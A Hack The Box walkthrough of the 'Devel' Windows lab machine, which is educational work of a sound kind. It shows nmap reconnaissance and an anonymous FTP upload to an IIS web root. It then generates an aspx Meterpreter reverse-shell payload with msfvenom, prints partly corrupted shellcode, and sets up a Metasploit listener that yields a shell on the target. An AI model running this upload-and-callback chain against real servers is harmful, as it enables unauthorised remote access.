

8 AUGUST 2019 / #CYBERSECURITY

Keep Calm and Hack The Box - Devel



Sonya Moisset

Lead Security Engineer @Photobox | Tech Lead/DevSecOps @PrideInLondon | Tech Advocate



Hack The Box (HTB) is an online platform allowing you to test your penetration testing skills. It contains several challenges that are constantly updated. Some

towards a CTF style of challenge.

Devel



OS: Windows

Difficulty: Easy

Points: 20

Release: 15 Mar 2017

IP: 10.10.10.5

Devel is described as a relatively simple box that demonstrates the security risks associated with some default program configurations. It is a beginner-level machine which can be completed using publicly available exploits.

We will use the following tools to pawn the box on a Kali Linux box

- [zenmap](#)
- [searchsploit](#)
- [metasploit](#)
- [msfvenom](#)

Step 1 - Scanning the network

The first step before exploiting a machine is to do a little bit of scanning and reconnaissance.

This is one of the most important parts as it will determine what you can try to exploit afterwards. It is always better to spend more time on that phase to get as much information as possible.

I will use **Nmap** (Network Mapper), which is a free and open source utility for network discovery and security auditing. It uses raw IP packets to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

There are many commands you can use with this tool to scan the network. If you want to learn more about it, you can have a look at the documentation [here](#).

```
root@kali:~# nmap -sV -O -F --version-light 10.10.10.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-06 15:45 EDT
Nmap scan report for 10.10.10.5
Host is up (0.040s latency).
Not shown: 98 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftptd
80/tcp    open  http     Microsoft IIS httpd 7.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8.1 (90%), Microsoft Windows 7 (90%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
```

I use the following command to get a basic idea of what we are scanning

```
nmap -sV -O -F --version-light 10.10.10.5
```

-sV: Probe open ports to determine service/version info

-O: Enable OS detection

-F: Fast mode - Scan fewer ports than the default scan

10.10.10.5: IP address of the Devel box

You can also use **Zenmap**, which is the official Nmap Security Scanner GUI. It is a multi-platform, free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.

Scan Tools Profile Help

Target: 10.10.10.5

Profile:

▼ Scan Cancel

Command: nmap -A -v 10.10.10.5

Hosts Services

Nmap Output Ports / Hosts Topology Host Details Scans

OS Host ▾

10.10.10.5

▲

☰

Details

```
nmap -A -v 10.10.10.5
NSE: Script scanning 10.10.10.5.
Initiating NSE at 15:48
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 15:48, 3.06s elapsed
Initiating NSE at 15:48
Completed NSE at 15:48, 0.00s elapsed
Nmap scan report for 10.10.10.5
Host is up (0.083s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp     open  ftp      Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_03-18-17 02:06AM      <DIR>          aspnet_client
|_03-17-17 05:37PM      689 iissstart.htm
|_03-17-17 05:37PM      184946 welcome.png
|_ftp-syst:
|_SYST: Windows_NT
80/tcp     open  http    Microsoft IIS httpd 7.5
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS_CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista:: cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.013 days (since Tue Aug 6 15:29:34 2019)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT           ADDRESS
1   140.36 ms  10.10.14.1
2   140.57 ms  10.10.10.5

NSE: Script Post-scanning.
Initiating NSE at 15:48
Completed NSE at 15:48, 0.00s elapsed
Initiating NSE at 15:48
Completed NSE at 15:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.38 seconds
Raw packets sent: 2098 (95.996KB) | Rcvd: 33 (2.140KB)
```

Filter Hosts

I use a different set of commands to perform an intensive scan


```
nmap -A -v 10.10.10.5
```

-A: Enable OS detection, version detection, script scanning, and traceroute

-v: Increase verbosity level

10.10.10.5: IP address of the Devel box

If you find the results a little bit too overwhelming, you can move to the **Ports/Hosts** tab to only get the open ports.



We can see that there are 2 open ports:

Port 21. File Transfer Protocol (FTP) control (command). Here it's a Microsoft FTP

Port 80. Hypertext Transfer Protocol (HTTP). Here it's an IIS server

The most likely initial attack vector appears to be the **FTP** in this case

Step 2 - The vulnerable FTP

We open Firefox and visit the website at <http://10.10.10.5>




From the reconnaissance phase, we found 2 files under the Microsoft FTP. Let's see if we can access them from the browser.

```
21/tcp open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM          <DIR>          aspnet_client
| 03-17-17  05:37PM          689 iisstart.htm
```

```
|_ ftp-syst:  
|_ SYST: Windows_NT
```

I can access the **welcome.png** image file by visiting

```
http://10.10.10.5/welcome.png
```



I can also access the `iisstart.htm` page

`http://10.10.10.5/iisstart.htm`



We now know two things:

- The FTP is used as a file directory for the web server - discovered when we accessed the files from the recon phase.

03-18-17	02:06AM	<DIR>	aspnet_client
03-17-17	05:37PM		689 iisstart.htm
03-17-17	05:37PM		184946 welcome.png

- The FTP allows anonymous login - discovered when we performed the intense scan.

```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Let's see if we can create a file and add it to the FTP

```
root@kali:~# echo HackTheBox > htb.html
root@kali:~# ls
Desktop  Documents  Downloads  htb.html  Music  Pictures  Public  Templates  Videos
root@kali:~# cat htb.html
HackTheBox
```

I create a file by using this command and output the result to a file called **htb.html**

```
echo HackTheBox > htb.html
```

I then check with **ls** if the file has been created and what is the content of the file with this command

```
cat htb.html
```

Let's now connect to the FTP to add our test file



```
root@kali:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

To connect to the FTP, I use this command

```
ftp 10.10.10.5
```

I type **anonymous** as the username and just press enter for the password, as it allows anonymous login.

I am now connected to the FTP.

```
ftp> put htbs.html
local: htbs.html remote: htbs.html
200 PORT command successful.
150 Opening ASCII mode data connection.
226 Transfer complete.
12 bytes sent in 0.00 secs (558.0357 KB/s)
```

I add the file on the FTP with this command

```
put htbs.html
```

The file has been successfully sent over. Let's check if we can access it from Firefox. I visit the page and we can see the output **HackTheBox** on the web page.

```
http://10.10.10.5/htb.html
```



Now that we know we can send over files, let's craft an exploit!

Step 3 - Using MSFvenom to craft an exploit

We will use MSFvenom, which is a payload generator . You can learn more about it [here](#)

```
root@kali:~# msfvenom
Error: No options
Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list      <type>    List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload   <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options <value>    List --payload <value>'s standard, advanced and evasion options
  -f, --format    <format>   Output format (use --list formats to list)
  -e, --encoder   <encoder> The encoder to use (use --list encoders to list)
  --sec-name     <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest      <value>    Generate the smallest possible payload using all available encoders
  --encrypt       <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key   <value>    A key to be used for --encrypt
  --encrypt-iv    <value>    An initialization vector for --encrypt
  -a, --arch      <arch>    The architecture to use for --payload and --encoders (use --list archs to list)
  --platform     <platform> The platform for --payload (use --list platforms to list)
  -o, --out       <path>    Save the payload to a file
  -b, --bad-chars <list>    Characters to avoid example: '\x00\xff'
  -n, --nopsled   <length>  Prepend a nopsled of [length] size on to the payload
  --pad-nops     <length>  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
  -s, --space     <length>  The maximum size of the resulting payload
  --encoder-space <length>  The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count>  The number of times to encode the payload
  -c, --add-code  <path>   Specify an additional win32 shellcode file to include
  -x, --template  <path>   Specify a custom executable file to use as a template
  -k, --keep      Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name  <value>  Specify a custom variable name to use for certain output formats
  -t, --timeout   <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help      Show this message
```

But first, let's check on [Metasploit Framework](#) which payload we will need to craft our exploit.

We know that we need to create a **reverse shell**, which is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using, code or command execution is achieved.




Figure 1: Reverse TCP shell

<https://resources.infosecinstitute.com/icmp-reverse-shell/>

The reverse TCP shell should be for Windows and we will use **Meterpreter**.

From the Offensive Security website, we get this definition for Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses *in-memory* DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

You can read more about Meterpreter [here](#).

```
File Edit View Search Terminal Help
[1] Database already started
[1] The database appears to be already configured, skipping initialization

+-----+
| METASPLOIT by Rapid7 |
+-----+
|==c(_____(o_____(_)()
|   // \\\
|   //  RECON \\ \
|   // \\\
|   o  o   o
|   ^~~~~~^|1|`---`|
|   PAYLOAD |" "|
|   (@) (@) ****| (@) (@) **| (@)
|   = = = = = = = =
+-----+
|      " " " " " |===== [*]
|      EXPLOIT   \
|      \-----\ \
|      \(@) (@) (@) (@) (@) (@) (@) /
|      ***** * * * *
+-----+
|      \\\ \\\ \\\ /`-----(
|      )=====(
|      . . .
|      LOOT
|      ( )| |( )| |( )
|      . . .
+-----+
=[ metasploit v5.0.38-dev
+-=[ 1912 exploits - 1070 auxiliary - 329 post
+-=[ 545 payloads - 45 encoders - 10 nops
+-=[ 3 evasion
```

#	Name	Disclosure Date	Rank	Check	Description
-	-	-	-	-	-
0	exploit/multi/vpn/tincd_bof	2013-04-22	average	No	Tincd Post-Authentication Remote TCP Stack Buffer Overflow
1	exploit/windows/fileformat/vlc_smb_uri	2009-06-24	great	No	VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
2	payload/windows/meterpreter/reverse_tcp		normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager
3	payload/windows/meterpreter/reverse_tcp_allports		normal	No	Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
4	payload/windows/meterpreter/reverse_tcp_dns		normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
5	payload/windows/meterpreter/reverse_tcp_rc4		normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
6	payload/windows/meterpreter/reverse_tcp_rc4_dns		normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
7	payload/windows/meterpreter/reverse_tcp_uuid		normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support

I launch Metasploit and search for reverse TCP payloads. I use the following command

```
search windows/meterpreter/reverse_tcp
```

We find an interesting payload, number 2, which is a **Reverse TCP Stager**. This payload injects the meterpreter server DLL via the Reflective DLL Injection payload and connects back to the attacker

```
payload/windows/meterpreter/reverse_tcp
```

Now let's go back to `msfvenom` to craft our exploit. And more specifically an `aspx` reverse shell.
This piece of information has been collected during recon phase

03-18-17 02:06AM <DIR> aspnet_client

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o devel.aspx LHOST=10.10.14.15 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2813 bytes
Saved as: devel.aspx
root@kali:~# ls
Desktop  devel.aspx  Documents  Downloads  htbs.html  Music  Pictures  Public  Templates  Videos
```

I use the following command

```
msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o devel.aspx LHOST=10.10.14.15 LPORT=4444
```

-p: Payload to use

-f: Output format

-o: Save the payload to a file

LHOST: Local host

LPORT: Local port

I then check with ls if the file has been created. It's time to send it over to the FTP

Let's reconnect to the FTP and send our little gift!



```
root@kali:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put devel.aspx
local: devel.aspx remote: devel.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2849 bytes sent in 0.00 secs (97.0364 MB/s)
```

I connect to the FTP, enter **anonymous** as a username, skip the password by pressing enter. I then send the file with the following command


```
put devel.aspx
```

Let's check if the file has been correctly sent over. Going back to **Firefox**, I navigate to the FTP server with the following command

```
ftp://10.10.10.5
```

We can see that our little gift is here!





Here is the exploit, if you're curious to know what it looks like

Mozilla Firefox

10.10.10.5/devel.aspx

ftp://10.10.10.5/devel.aspx

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
private static Int32 MEM_COMMIT=0x1000;
private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

[System.Runtime.InteropServices.DllImport("kernel32")]
private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);

[System.Runtime.InteropServices.DllImport("kernel32")]
private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

protected void Page_Load(object sender, EventArgs e)
{
    byte[] apL4Z0zbA = new byte[341] {
0xfc,0x8,0x82,0x0,0x0,0x60,0x89,0x5,0x31,0xc,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,
0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,
0x4a,0x3c,0x8b,0x4c,0x11,0x78,0x3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,
0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0xd5,0x68,0x33,0x32,0x09,0x00,0x68,0x77,0x73,0x32,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0x8e,0xff,0xd0,0x8b,0x01,0x00,0x00,0x29,0x4,0x54,0x50,0x59,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x68,0x0a,0x0e,0x0f,0x68,0x02,0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,
0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0xffff,0x4e,0x08,0x75,0xec,0x68,0x67,
0x00,0x00,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0x8b,0x05,0x5f,0x0ff,0x05,0x83,0x78,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,
0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0x5e,0x5f,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,
0xc8,0x5f,0xff,0xd5,0x83,0xfb,0x00,0x7d,0x28,0x58,0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
```

```
System.Runtime.InteropServices.Marshal.Copy(aPt43z0z0A, 0, lPr6, aPt43z0z0A.Length);
IntPtr bEa_f4qtnh = IntPtr.Zero;
IntPtr iVus = CreateThread(IntPtr.Zero, UIntPtr.Zero, lPr6, IntPtr.Zero, 0, ref bEa_f4qtnh);
}
</script>
```

Step 4 - Setting up a listener with Metasploit

Back on Metasploit where I use the following command to set the payload handler

```
use exploit/multi/handler
```


We first set up the payload

```
set payload windows/meterpreter/reverse_tcp
```

Then the LHOST

```
set lhost 10.10.14.15
```

And finally the LPORT

```
set lport 4444
```

If we check the options now, we should see that everything is set up

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.14.15
lhost => 10.10.14.15
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.14.15   yes      The listen address (an interface may be specified)
LPORT    4444          yes      The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target
```



Let's run the exploit.

After this message appears

Started reverse TCP handler on 10.10.14.15:4444

go back to the browser and access the page where the malicious script is hosted

```
http://10.10.10.5/devel.aspx
```

You should then see a Meterpreter session created

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.10.10.5:49175) at 2019-08-06 18:49:22 -0400
```

Now that I have a session, I try to look for the first flag, user.txt using the following command on meterpreter

```
search -f user.txt
```

No files are matching my search. I try with .* to see other files, but nothing useful

```
meterpreter > search -f user.txt
```

```
c:\Users\All Users\Microsoft\User Account Pictures\user.bmp (49208 bytes)
c:\Windows\System32\USER.EXE (47840 bytes)
c:\Windows\winsxs\x86_microsoft-windows-ntvdm-system32_31bf3856ad364e35_6.1.7600.16385_none_fde3cf3dd3e16d0d\USER.EXE (47840 bytes)
c:\Windows\winsxs\x86_microsoft-windows-usertiles-client_31bf3856ad364e35_6.1.7600.16385_none_296c39877a41ff71\user.bmp (49208 bytes)
```

I then create a shell with the following command

```
shell
```

```
meterpreter > shell
Process 3700 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

I use the following command to get the system information

```
systeminfo
```

We can see that the registered owner is called bobis. This might be an important piece of information.

hotfixes.

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:          DEVEL
OS Name:           Microsoft Windows 7 Enterprise
OS Version:        6.1.7600 N/A Build 7600
OS Manufacturer:  Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type:   Multiprocessor Free
Registered Owner: babis
Registered Organization:
Product ID:        55041-051-0948536-86302
Original Install Date: 17/3/2017, 4:17:31 00
System Boot Time: 10/8/2019, 6:24:17 00
System Manufacturer: VMware, Inc.
System Model:      VMware Virtual Platform
System Type:       X86-based PC
Processor(s):      1 Processor(s) Installed.
                   [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~1996 Mhz
                   Phoenix Technologies LTD 6.00, 3/7/2018
BIOS Version:      C:\Windows
Windows Directory: C:\Windows\system32
System Directory:  C:\Windows
